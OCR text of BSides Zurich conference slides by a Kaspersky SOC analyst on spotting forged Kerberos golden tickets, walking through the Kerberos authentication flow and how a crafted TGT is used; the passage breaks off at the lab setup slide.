BSides Zurich

Golden mistake

Alexander Rodchenko
senior SOC Analyst at
Security Research Group

kaspersky

Golden mistake

How can you tell if the golden ticket is fake?

Alexander Rodchenko

Senior SOC Analyst at Security Research Group

@Gam4enko

Agenda


Highlight parts

- Problem definition and some technical info
- How adversaries craft and use GT.
- How a user session looks when using GT
- Denoting the logical errors of the attackers when generating GT

Kerberos Authentication Flow

What are the key points to pay attention to

Kerberos Authentication Flow



1. Client request TGT From KDC

2. Authentication service sends Encrypted TGT and session key


3. Client request server access from TGS

4. TGS sends encrypted session key and ticket

5. Client sends service ticket

6. Server sends encrypted time stamp from client validation


Kerberos Authentication Flow (Try to run cmd via PsExec)



Crafted TGT in session (known KRBTGT hash)


DC / KDC
Privileged User
3. Client request server access from TGS
4. TGS sends encrypted session key and ticket
5. Client sends service ticket
6. Server sends encrypted time stamp from client validation
Kerberos-enabled Service

Kerberos Authentication Flow (Try to run cmd via PsExec)




DC / KDC
Crafted TGT in session (known KRBTGT hash)
Privileged User
3. Client request server access from TGS
4. TGS sends encrypted session key and ticket
Forwarded Crafted TGT obtained as a result of creating primary token
User session
LUID
+
Token
5. Client sends service ticket
6. Server sends encrypted time stamp from client validation

Kerberos Authentication Flow (GT)




Kerberos Authentication Flow
Arrow 3




KRB_TGS_REQ

- Username
- Timestamp
- Session key
- TGT
- krbtgt hash
- SPN
- User nonce


Kerberos Authentication Flow
Arrow 3



Kerberos Authentication Flow
Arrow 4




Kerberos Authentication Flow
Arrow 4



How adversaries craft and use GT

I had originally planned to conduct a 90-minute training session, but due to time constraints, I'll be showing you some screenshots and highlighting key points instead.

Lab setup



